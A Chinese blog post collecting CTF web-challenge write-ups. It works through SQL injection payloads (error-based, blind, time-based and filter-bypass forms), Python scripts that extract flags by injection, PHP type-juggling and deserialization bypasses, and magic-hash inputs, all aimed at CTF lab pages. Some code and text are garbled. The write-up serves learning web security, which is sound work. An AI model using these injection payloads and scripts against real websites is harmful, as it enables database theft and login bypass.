

关于CTF学习总结

原创

m0_37496212 于 2019-02-26 17:58:53 发布 1903 收藏 6

分类专栏: [CTF](#) 文章标签: [安全 web渗透 CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_37496212/article/details/87940002

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

后台登录:

CTF地址<http://ctf5.shiyanbar.com/web/houtai/ffifdyop.php>

基本思路: 1, 查看源码, 看到注释有介绍, 关于MD5加密。

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Document </title>
6 </head>
7 <body style="background-color: #999">
8   <div style="position: relative; margin: 0 auto; width: 300px; height: 200px; padding-top: 100px; font-size: 20px;">
9     <form action="" method="post">
10      <table>
11        <tr>
12          <td colspan="2">请用管理员密码进行登录~~</td>
13        </tr>
14        <tr>
15          <td>密码: </td><td><input type="text" name="password" ></td>
16        </tr>
17        <tr>
18          <td colspan="2"><input type="submit" name="submit" style="margin-left: 30px;" ></td>
19        </tr>
20      </table>
21    </form>
22    密码错误! </div>
23    <!-- $password=$_POST['password'];
24    $sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
25    $result=mysqli_query($link,$sql);
26    if(mysqli_num_rows($result)>0){
27      echo 'flag is :'.$flag;
28    }
29    else{
30      echo '密码错误!';
31    } -->
32 </body>
33 </html>
```

https://blog.csdn.net/m0_37496212

这里的md5()函数有两个参数, 一个是要加密的字符串, 另一个是输出格式, 具体是

raw

可选。规定十六进制或二进制输出格式:

TRUE - 原始 16 字符二进制格式

FALSE - 默认。32 字符十六进制数

但是组成查询语句的时候这个hex会被转成字符串, 如果转换之后的字符串包含'or', 就会和原查询语句一起组成

`$sql="select password from users where password='or'"`

导致了sql注入。

提供一个字符串：fffdyop

md5后，276f722736c95d99e921722cf9ed621c

再转成字符串：'or'6<其他字符>

-----加了料的报错注入

CTF题地址：<http://ctf5.shiyanbar.com/web/baocuo/index.php>

基本思路：第一步：看源代码—>第二步：提交单引号，看有没有报错，确定是否有注入。

看源码，发现一点提示

试了之后在username和password提交单引号都报错，说明都注入了，接下来就是构造sql注入语句了。

第一条 username=1' or extractvalue/ &password=1/(1,concat(0x7e,(select database()),0x7e))or'

这里需要用的知识

1.http分割注入（用注释符/**/把中间的语句注释掉）

2.extractvalue函数（解析XML，返回查询的语句和concat连接起来，会提示报错。所以会把信息报出来）

3.concat函数（concat（a，b，c）把字符串abc连起来，因为报错出来的字符有限，要用特殊字每连接，这样会完整的报出来。所以会用到0x7e,就是~符号）

得出数据库名

XPATH syntax error: 'error_based_hpf'

第二条username=1' or extractvalue/ &password=1/(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema regexp database()),0x7e))or'

这个和上面的差不多一样，改变了一下查询语句（ps：这道题过滤了等号，所以可以用in(), regexp()等方法绕过）

用到了group_concat()函数，因为查询结果有多行(多个表)，这个函数的作用是将多行聚合为一行返回结果。

得表名 XPATH syntax error: 'fll44jj,users' 两个表，一看就是前一个

第三条username=1' or extractvalue/ &password=1/(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_name regexp 'fll44jj'),0x7e))or'

得到字段名XPATH syntax error: 'value'

第四条 username=1' or extractvalue/ &password=1/(1,concat(0x5c,(select group_concat(value) from fll44jj)))or'

XPATH syntax error: '\flag{err0r_b4sed_sqli+_hpf}'

-----题三：认真一点-----

CTF地址：<http://ctf5.shiyanbar.com/web/earnest/index.php>

刚打开是一个输入框，第一反应是sql注入，经过各种实验我们的出结论

1.提交1或用语句让框内为真，显示You are in.

2.提交语句有错误或语句让框内为假，不报错，但显示You are not in（实质和报错一样）

3.提交某些特殊字符会被过滤并显示sql injection detected,经过各种测试（可用Burp suite进行模糊测试或脚本提交敏感字符）发现过滤的字符有and,空格，+，#，union，逗号，

4.提交语句id=1'or'1'=2, 如果网页对or没有任何处理的话, 应返回You are in (因为后面的语句错误, 相当于只提交id=1), 但返回的却是You are not in, 说明or被处理了。一般的后台处理逻辑是匹配or、or (不分大小写)、or+空格并替换为空。尝试改变大小写和用oorr代替, 发现回显都为You are in, 也就是说, 后台处理应该是匹配or (小写), 并将其替换为空, 并且仅仅处理了一次。所以在接下来的语句构造中我们可以用oorr, OR等代替or。

那么接下来我们使用python脚本进行盲注

跑数据库名长度->跑数据库名->跑表名长度->跑表名->跑字段名长度->跑字段名

链接中脚本思想: 通过构造 2'oorr(这里放语句)oorr'2, 当括号中括号为真时, 页面返回You are in; 否则返回其他。

通过requests.post(url,data) 一个个将猜数字, 猜库名表名字母的语句post上去, 当"You are in" 出现在 requests.post(url,data).txt 时, 说明返回成功, 返回当前语句中猜测的字母, 数字。

1.由于提取字符函数substr () 被过滤了, 用mid () 函数达到同样效果

2.由于逗号被过滤了, 在mid () 函数中用from(%d)for(1)代替逗号分隔符, 如mid((database())from(1)foorr(1))代表库名第一个字母 (for中的or也被过滤了, 所以用foorr)。

3.由于空格被过滤了, 我们用

```
flag = flag.replace(' ', chr(0x0a))
```

将构造语句中的空格用chr(0x0a),也就是换行符\n替代 (这也行?), 其实在原代码语句中, 后面用括号代替空格的情况也可以改回用空格了。

4.提醒requests.post(url,data)中的data一定要是字典{id:""}。

5.猜长度的语句和猜字母的一样, 只不过放在后面的字母为'', 同时做一个计数器, 当匹配到空时, 说明名字匹配结束, 返回计数器当前的数字就是名字长度。

```
(group_concat(table_name separatoorr '@')
```

```
(group_concat(column_name separatoorr '@')
```

用以上语句代替table_name和column_name, 是因为可能有多个表段和多个字段, 这个语句让多个表名, 字段名一起输出并用@将之分隔。具体解释参考 这个

7.最后有个小坑就是用脚本跑出来的数据长度13位不是实际的穿的长度, 因为数据中含有的-是空格转义来的, 脚本识别到就以数据结束了 (这里不是很明白, 空格和空不是不一样么? 为什么遇到空格就停了)。由上面可知, 最后爆出的flag是flag{haha~~you-win!~~}中的-是空格, 所以真正的flag是flag{haha~~you win!~~}。

首先刚进网页就是一个have fun! 看了源码没有什么提示, 也没有输入框, 那就打开F12看看

响应头中有一个hint, 打开hint的地址, 获取源码。

```
foreach([$_POST] as KaTeX parse error: Expected '}', got 'EOF' at end of input: ...{ foreach(global_var as $key => $value) {
value= trim( value);
is_string($value) && req[key] = addslashes(KaTeX parse error: Expected 'EOF', got '}' at position 14: value);
以下展示关键源码,获取flag有四个条件
```

```
if(is_numeric($_REQUEST['number'])){
```

```
$info="sorry, you can't input a number!";//条件1: 输入的不能只是数字
```

```
}elseif(req[ number ]!= strval(intval( req['number']))) {
```

```
$info = "number must be equal to it's integer!! "; //条件2: 输入的值经过变整型又变成字符型后应该与原来一样
```

```
}else{
```

```

$value1 = intval($req["number"]);
$value2 = intval(strrev($req["number"]));

if($value1!=$value2){//条件3：输入的值直接变成整型应该和其颠倒之后再变成整型一样
    $info="no, this is not a palindrome number!";
}else{

    if(is_palindrome_number($req["number"])){//条件4：输入的不能是回文，就是颠倒和原来不能一样
        $info = "nice! {$value1} is a palindrome number!";
    }else{
        $info=$flag;
    }
}
}
}

echo $info;

```

开始想的是，不是不能是数字么？那就字符吧，但想了想发现所有的带字符的输入都不能通过条件2的验证。

如：输入ab，intval(ab)=0,strval(0)='0'!=ab（输入字符后面带数字与字符同理，详见intval()的用法和strval()的用法和==）

```
输入1ab intval(1ab)=1,strval(1)='1'!=1ab
```

那只能不输入字符了，易得条件1，2也同时过滤了浮点型，好像输什么都不对，卡在这了。

（但为什么输入‘数字’会被条件2挡住？感觉源码中的变数组那部分应该没我想的那么简单）

参考了下别人的WP <https://blog.csdn.net/jblock/article/details/78745513>

有两种方法可以解决这道题

一. 溢出intval（）函数

intval()函数有个特质，就是只能返回int范围的数，int的范围取决于操作系统是32位还是64位，我们从响应头可以看出

网页系统是32位，32位系统int的取值 min:-2147483648 max:2147483647（取决于2的31次方，最高位为符号位）

intval()函数对于超出这个范围的处理是向下取，如intval(9999999999)=intval(2147483647)，

那么我们只要让number=2147483647就可以满足条件2，条件3，条件4.

（问：构造更大的数一样可以满足条件2,3,4啊，实际上却通不过？）

那么怎么绕过条件1又不影响我们想输入的值呢？WP上面说在提交的数字前后加上%20（空格），%00（空），就会让傻傻的

is_numeric()函数把上传的数字识别为非数值...（好吧不懂，大佬说是就是咯）。所以我们构造

poc: number=2147483647%20 等（number=%202147483647不行，因为没有太傻的is_numeric会过滤数字前面的空格）

得到flag

。

二.构造0=0

poc是number=0e-0%00。什么意思呢？首先条件1,2没问题，因为e是科学计数法，条件2就没把e当成字符。然后条件三：原来的数值为0e-0是零的负零次方等于零（emmm，没想到对不起数学老师）倒过来是0-e0就是零减去e的零次方，还是为零，所以条件三pass，条件四。。这本来就不是回文。全过，也得到答案。

---登陆一下好吗 SQL

分析：*/select union or 都被过滤

猜测后台查询语句：\$sql = "select user from flag where user='\$_POST[user]' and password='\$_POST[password]'";

当

username:1

password:1

时

\$sql = "select user from flag where user='1' and password='1' ";

1

目前的目的是成功登陆，即SQL查询不报错

构造：

username:=''

password:=''

效果：\$sql = "select user from flag where user='NULL'='NULL' and password='NULL'='NULL' "; 【单引号中的内容为空，条件成立，未报错】 【万能密码】

原文：https://blog.csdn.net/weixin_40776369/article/details/83316472

—who are you?-----

原题链接：<http://ctf5.shiyanbar.com/web/wonderkun/index.php>

首先打开链接看到显示your ip is :xxx

首先想到这个题目与ip有关系，即与X-Forwarded-For存在一定关系

实验了一下，这里使用了google的Modify-http-headers插件进行修改ip为127.0.0.1，发现链接打开显示确实改变了，但是依旧没有任何关于flag的线索，bp看了一下，，，果然是想当然，一无所获，然后重新看了下题目意思

划重点：记录db中去

完美，这就告诉了我们一件事，即X-Forwarded-For对应值被先存入数据库，再取出来，而不是直接显示给我们看

盲注，没有什么其他的注入方式了，此时能想到的（作者的水平，哈哈）盲注了

盲注分三种常见形式：分别基于布尔值，报错，时间延迟

简单测试，sleep有延时反应，应该是时间盲注了

下面附上代码：

```

# -*-coding:utf-8-*-

import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.-' #不区分大小写的

flag = ""
print("Start")
for i in range(33):
    for payload in payloads:
        starttime = time.time()#记录当前时间
        url = "http://ctf5.shiyanbar.com/web/wonderkun/index.php"#题目url
        headers = {"Host": "ctf5.shiyanbar.com",
                   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36",
                   "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                   "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                   "Accept-Encoding": "gzip, deflate",
                   "Cookie": "Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1470994390,1470994954,1470995086,1471487815; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*67928%2CnickName%3Ayour",
                   "Connection": "keep-alive",
                   "X-FORWARDED-FOR": "127.0.0.1' and case when ((select count(flag) from flag where flag like '"+flag+payload+"'>0) then sleep(5) else sleep(0) end and '1'=1"
                }
        #bp拿到header并对X-FORWARDED-FOR进行修改，后面语句大意为从flag中选择出flag，若首字母段为flag，payload变量拼接则sleep5秒，看
        #不懂的可以学一下case when语句和like %语句
        res = requests.get(url, headers=headers)
        if time.time() - starttime > 5:
            starttime2 = time.time()
            res = requests.get(url, headers=headers)
            if time.time() - starttime > 5:
                flag += payload
                print("\n flag is:", flag, )
                break
        else:
            print("#没啥解释的了，就是不断试payload，找到就接到flag上去然后继续试下一个")
print("\n[Finally] current flag is %s' % flag)

未完待续

```

题目5：因缺思汀的绕过

CTF地址：<http://ctf5.shiyanbar.com/web/pcat/index.php>

打开后是一个登录框类似的东西，查看页面源码可以看到有source:source.txt的字样

打开连接：<http://ctf5.shiyanbar.com/web/pcat/source.txt>

可以看到登录的php逻辑：

```

<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
echo '<form action="" method="post">'.<br/>";
echo '<input name="uname" type="text"/>'.<br/>";
echo '<input name="pwd" type="text"/>'.<br/>";
echo '<input type="submit" />'.<br/>";
echo '</form>'.<br/>";
echo '<!--source: source.txt-->'.<br/>";
    die;
}

function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "妍村彫杞借現錡岬害鑿□襪鑣困紛";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|(\|)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXXXX","XXXXXXXX","XXXXXXXX");
if (!$con){
    die('Could not connect: ' . mysql_error());
}
$db="XXXXXXXX";
mysql_select_db($db, $con);
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXXXX}";
    }else{
        print "浜～彫鑿浣鎗錡□";
    }
}else{
    print "涓€樄櫛襪鑣困紛";
}
mysql_close($con);
?>
`

```

可以看到，这里面有SQL的一个过滤器，把一些sql的关键字例如benchmark，join等都过滤了

而且sql查询语句是：

```
SELECT * FROM interest WHERE uname = '{$_POST['uname']}
```

又由：

```
mysql_num_rows($query) == 1
```

这个判断可以得知数据库中的记录就只有一条，这部分逻辑大概就是然后通过提交的uname查询出结果，如果结果只有一条则继续，如果查询结果中的pwd字段和post过去的key值相同，则给出flag。

这时就要用到注入的一个小技巧，我们使用group by pwd with rollup 来在查询结果后加一行，并且这一行pwd字段的值为NULL在mysql官方文档中是这样描述rollup函数的：

大概的意思就是在GROUP BY子句中使用WITH ROLLUP会在数据库中加入一行用来计算总数，ROLLUP子句的更加详细的用法，可以参考mysql的官方文档，此处就不多做赘述了。

再结合limit和offset就可以写出一个payload

即：输入的用户名为： ' or 1=1 group by pwd with rollup limit 1 offset 2 #

这里解释一下此时执行的SQL：

```
SELECT * FROM interest where uname=' ' or 1=1
```

```
group by pwd with rollup （在数据库中添加一行使得pwd=NULL）
```

```
limit 1 （只查询一行）
```

```
offset 2 （从第二行开始查询）
```

#注释

此时密码只要为空即可查询成功

题目6：简单的sql注入之3

CTF地址：http://ctf5.shiyanbar.com/web/index_3.php

(2)手工注入：

先令id=1，发现页面正常返回Hello！，然后令id=1'，发现页面报错：

令id=0，页面无错误提示，不过也没有正常返回Hello！的页面

输入?id=1 and 1=2页面正常 ?id=1' and '1'=2 页面无输出

可以看出，这个是字符型SQL注入，未过滤引号和and，条件正确的情况下输出hello，错误无输出，比起SQL盲注，好像又多了语法报错

```
令id=1' and(select count(*) from admin)>0 #
```

发现报错，不存在admin这个表，1' and(select count(*) from flag)>0 #的时候，返回hello，说明存在flag表

然后是对列名的猜解：

```
?id=1'and(select 列名 from flag)>-1 #
```

```
或?id=1'unionselect 列名 from flag #
```

当id字段列名存在输出hello，不存在则报错，

```
?id=1'and(select flag from flag)>-1 #，页面输出hello
```

最后就是对内容的猜解了，写了一个小脚本自动跑免得手工输入；

其原理就是把字段内容分解成一位一位，然后一个个比较：


```

#author:Travis Zeng
import requests
import time
import string
strings=string.digits+string.ascii_lowercase
element=[]
element_str=""
FLAG=False
def POC(x,i):
url='http://ctf5.shiyanbar.com/web/index_3.php?id='
poc="1'and+ascii(substr((select+flag+from+flag)%%2C%d%%2C1))%%3D%d%%23" %(x,i) #python中会将%翻译为结构化输出，若要使用%翻译转义字符则要用%%
print('testing url:'+url+poc)
res=requests.get(url+poc)
if res.headers['Content-Length']=='471':
return 1
else:
return 0

for x in range(1,35):
for i in range(30,129):
if POC(x,i):
element.append(i)
break
elif i==128:
FLAG=True
if FLAG:
break


for k in range(0,len(element)):
element_str=element_str+chr(element[k])
print("Test Finish! ")
print(element_str)

```

题目7：简单的sql注入之2

CTF地址：http://ctf5.shiyanbar.com/web/index_2.php

首先尝试单引号：



flag

到底过滤了什么东西？

! have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1

根据报错，可以知道这里单引号没有被过滤，他可以影响到sql语句，继续尝试其他的发现，他过滤了空格，当然，空格可以用%20, %0a, //, ///, //!50000!, +, ()替换，其中%20, +和()均被过滤了，尝试//替换空格可以绕过，对于其他的字符都没有做什么特别的过滤

这题和上题区别在于空格被过滤，

题目8: 简单的sql注入

CTF地址: http://ctf5.shiyanbar.com/web/index_2.php

首先还是尝试单引号:

http://ctf5.shiyanbar.com/423/web/?id=1'#

Enable Post data Enable Referrer

flag

到底过滤了什么东西?

u have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1

没有被过滤, 然后尝试逻辑运算, and被过滤了但还好or没有被过滤:

http://ctf5.shiyanbar.com/423/web/?id=1' or ''=#

Enable Post data Enable Referrer

flag

到底过滤了什么东西?

ID: 1' or ''='
name: baloteli

ID: 1' or ''='
name: kanawaluo

ID: 1' or ''='
name: dengdeng

https://blog.csdn.net/m0_37496212

下面尝试爆表名和字段，发现他过滤了很多关键字：and, select, from, union, where, 这里绕过关键字的方法有：关键字中间加/**/隔断，//关键字/, 关键字中间加%0b隔断，关键字重写（关关键字键字），大小写混合等等，尝试后//可以绕过，还是按套路，先拿flag做表名和字段名试试：

http://ctf5.shiyanbar.com/423/web/?id='or(/!*select*/count(*)/*!from*/flag)>0/*!and*/'='

Enable Post data Enable Referrer

flag

到底过滤了什么东西？

ID: 'or(/!*select*/count(*)/*!from*/flag)>0/*!and*/'='
name: baloteli

ID: 'or(/!*select*/count(*)/*!from*/flag)>0/*!and*/'='
name: kanawaluo

ID: 'or(/!*select*/count(*)/*!from*/flag)>0/*!and*/'='
name: dengdeng

https://blog.csdn.net/m0_37496212

说明存在flag表，那基本就是老套路了，可以继续用这个方法验证，下面我就直接爆flag了：

flag

到底过滤了什么东西？

ID: ' /*!union*/ /*!select*/ flag /*!from*/ flag /*!where*/ ''='
name: flag{Y0u_@r3_50_dAmn_900d}

https://blog.csdn.net/m0_37496212

上面直接用之前的方式会报错，后来注意到应该是后面还有个查询的判断条件，所以就算注释后还是有报错

ps:这里还有一种检验表名是否存在的方式：

flag

到底过滤了什么东西？

ID: ' or /*! exists*/ (/*!select*/ * /*!from*/ flag) /*!and*/ ''='
name: baloteli

ID: ' or /*! exists*/ (/*!select*/ * /*!from*/ flag) /*!and*/ ''='
name: kanawaluo

ID: ' or /*! exists*/ (/*!select*/ * /*!from*/ flag) /*!and*/ ''='
name: dengdeng

https://blog.csdn.net/m0_37496212

题目9: 天下武功唯快不破

CTF地址: <http://ctf5.shiyanbar.com/web/10/10.php>

首先看源码发现他给的提示:

```
1 There is no martial art is indefectible, while the fastest speed is the only way for long success.</br>>>>>----You must do it as fast as you can!----<<<<<<</br>>
2 <!-- please post what you find with parameter:key -->
```

和post的参数有关, 那就看看报文吧

<http://ctf5.shiyanbar.com/web/10/10.php>

```
GET /web/10/10.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1493711264; Hm_lpv_34d6f7353ab0915a4c582e4516df...
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Tue, 02 May 2017 11:56:17 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
FLAG: UDBTVF9USEITX1QwX0NINE5HRV9GTD RHokhyZDU0c1JpUA==
Content-Length: 216
```

发现了一个FLAG参数是用base64编码的, 解码后内容是: POST_THIS_T0_CH4NGE_FL4G:Hrd54sRiP, 试验了几次发现: 后的字符是随机的, 既然他提示的是快速post提交参数key, 首先想到的就是写py脚本构造请求头, 脚本如下:

```
import requests
2 import base64
3
4 url = 'http://ctf5.shiyanbar.com/web/10/10.php'
5 s = requests.session()
6 response = s.get(url)
7 head = response.headers
8 flag = base64.b64decode(head['FLAG']).split(':')[1]
9 data = {'key': flag}
10 result = s.post(url=url, data=data)
11 print result.text
```

大致的执行过程就是获取报头中FLAG字段的内容, 用base64解码, 然后作为key的值构造post请求, 最后打印请求响应的内容, 即flag, 运行结果如下:

```
D:\Python27\python.exe D:/PycharmProjects/untitled/SQL_injection/Post_key.py
CTF {YOU_4R3_1NCR3D1BL3_F4ST!}

Process finished with exit code 0
```

题目10：让我进去

CTF地址：<http://ctf5.shiyanbar.com/web/kzhan.php>

这道题的突破口很奇怪，抓包后发现cookie里有一个可疑的参数source=0

<http://ctf5.shiyanbar.com/web/kzhan.php>

GET /web/kzhan.php HTTP/1.1

Host: ctf5.shiyanbar.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://www.shiyanbar.com/ctf/1848

Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0; Hm_lvt_34d6f7353ab0915a4c582e4516...

Connection: keep-alive

Upgrade-Insecure-Requests: 1

https://blog.csdn.net/m0_37496212

尝试把source改成1后，就爆源码了，所以说ctf里的姿势都是千奇百怪的...下面是源码：

复制代码

```
1 <html>
2 <body>
3
4 <pre>
5 $flag = "XXXXXXXXXXXXXXXXXXXXXXXXXXXX";
6 $secret = "XXXXXXXXXXXXXXXXXXXX"; // This secret is 15 characters long for security!
7
8 $username = $_POST["username"];
9 $password = $_POST["password"];
10
11 if (!empty($_COOKIE["getmein"])) {
12     if (urldecode($username) === "admin" && urldecode($password) != "admin") {
13         if ($_COOKIE["getmein"] === md5($secret . urldecode($username) . $password)) {
14             echo "Congratulations! You are a registered user.\n";
15             die ("The flag is " . $flag);
16         }
17     } else {
18         die ("Your cookies don't match up! STOP HACKING THIS SITE.");
19     }
20 }
21 else {
22     die ("You are not an admin! LEAVE.");
23 }
24 }
25
26 setcookie("sample-hash", md5($secret . urldecode("admin") . "admin"), time() + (60 * 60 * 24 * 7));
27
28 if (empty($_COOKIE["source"])) {
29     setcookie("source", 0, time() + (60 * 60 * 24 * 7));
30 }
31 else {
32     if ($_COOKIE["source"] != 0) {
33         echo ""; // This source code is outputted here
34     }
35 }
36 </pre>
37 <h1>Admins Only!</h1>
38 <p>If you have the correct credentials, log in below. If not, please LEAVE.</p>
39 <form method="POST">
40     Username: <input type="text" name="username"> <br>
41     Password: <input type="password" name="password"> <br>
42     <button type="submit">Submit</button>
43 </form>
44
45 </body>
46 </html>
```

研究一下他的源码，看看他是怎样实现的，简单来说就是cookie中的参数getmein不为空时，传入经过url编码的参数username和password，然后将两者解码后与后台一个参数secret拼接成一个字符串，然后做一个md5加密，如果和cookie中参数getmein的值相同，则会爆出flag，但问题是cookie中没有这个参数getmein，也就是说需要我们自己构造，但是可以根据cookie中存在的参数sample-hash，其生成的原理进行构造，sample-hash是一个md5值，解码该值后可以获得后台的secret，然后就可以根据这个值构造正确的md5值了，但是md5加密是单项不可逆的，要解密的话一般方法是用暴力破解，暴力肯定是不可能了，毕竟secret有15位，这里要用到的一个知识点就是hash长度扩展攻击，这里有一篇文章就是讲解这个知识点的：<http://www.freebuf.com/articles/web/69264.html>

思路是这样，但这道题还没吃透

题目11: forms

CTF地址: <http://ctf5.shiyanbar.com/10/main.php>

对于这类题已经总结出一些经验了, 一般页面简单且没有特别提示的, 那么不是源码里有东西, 就是发送请求的包里有东西, 这道题就是在源码里, 而且多半是提供特别信息或者获取源码之类的

```
3 <form action="" method="post">
4   PIN:<br>
5   <input type="password" name="PIN" value="">
6   <input type="hidden" name="showsource" value=0>
7   <button type="submit">Enter</button>
8 </form>
9 </body>
10 </html>
```

可以看到在源码中有一个隐藏表单, 名字是showsource, value是0, 相似的题之前已经遇到过了, 不过之前是在发送的包里, 同样的我们把这里的value改成1, 即可获取源码:

```
$a = $_POST["PIN"];
if ($a == -19827747736161128312837161661727773716166727272616149001823847) {
    echo "Congratulations! The flag is $flag";
} else {
    echo "User with provided PIN not found.";
}
```

User with provided PIN not found.

PIN:

https://blog.csdn.net/m0_37496212

之后的就简单了, 直接根据源码post数据, 结果如下:

Post data
PIN=-19827747736161128312837161661727773716166727272616149001823847

Congratulations! The flag is ctf{forms_are_easy}

PIN:

题目11: 天网管理系统

CTF地址: <http://ctf5.shiyanbar.com/10/web1/>

这道题还是看源码:

```
<tr>
<td>用户名:</td><td><input type="text" name="username" value="admin"></td>
</tr>
<tr>
<td>密码:</td><td><input type="text" name="password" value="admin"></td>
</tr>
<tr>
<td><input type="submit" value="登入系统"></td>
</tr>
</table>
</form>
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
```

看到注释里面有一个提示, 当传入的username值经md5加密后等于0, 就会返回某样东西, 多半就是flag或者源码

在某些情况下, PHP会把类数值数据(如含有数字的字符串等)转换成数值处理, ==运算符就是其中之一。在使用 ==运算符对两个字符串进行松散比较时, PHP会把类数值的字符串转换为数值进行比较, 如果参数是字符串, 则返回字符串中第一个不是数字的字符之前的数字串所代表的整数值。比如: '3' == '3ascasd' 结果为true。

推荐看看这篇writeup:<http://www.cnblogs.com/ssooking/p/5877086.html>

因此只要找到一个字符串加密后第一个字符为0即可, 总体结构就是e+数字, 这里提供几个:

240610708, aabg7XSSs, aabC9RqS, s878926199a、QNKCDZ


大家请放心使用我们的产品。

用户名:

密码:

/user.php?fame=hjkleffifer

这里我们获取到一个路径, 多半就是源码的路径了:




源码中关键的一个函数unserialize(), 这是一个和php序列化有关的函数:

serialize() 对输入的数据进行序列化转换

unserialize() 恢复原先变量, 还原已经序列化的对象。

他的大致意思是, 将接收到的password经过序列化还原成数组, 其中user和pass都要等于后台的某个值, 然后会返回一个flag, 但关键是我们并不知带后台的这两个值是什么, 于是这里考察的就是php的弱类型了, bool类型的true跟任意字符串都可以弱类型相等, 因此我们可以构造bool类型的序列化数据: a:2:{s:4:"user";b:1;s:4:"pass";b:1;}这句话的意思是password是一个长度为2的数组 (a指数组, s指字符串, 数字是长度), 他的一个元素是user, 长度为4, bool值为1, 另一个元素是pass, 长度为4, bool值为1 (b指bool值), 于是运行后结果如下:



天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名:

密码:

ctf{dwduwkhduw5465}

https://blog.csdn.net/m0_37496212

题目12: once more

CTF地址<http://ctf5.shiyanbar.com/web/more.php?password=1>

我们打开解题链接, 界面如下:

https://blog.csdn.net/m0_37496212

这题要你输入password, 我们可以先试试, 123看看对不对, 显然, 肯定不对, 我们该怎么办呢? 我们看到这个页面可以看到源码, 我们点击view the source code, 我们看到了一些比较有意思的东西, 首先是ereg函数, 这个函数有个漏洞, 等下我们就会说到!


下面先让我们理一理这个password的条件吧!

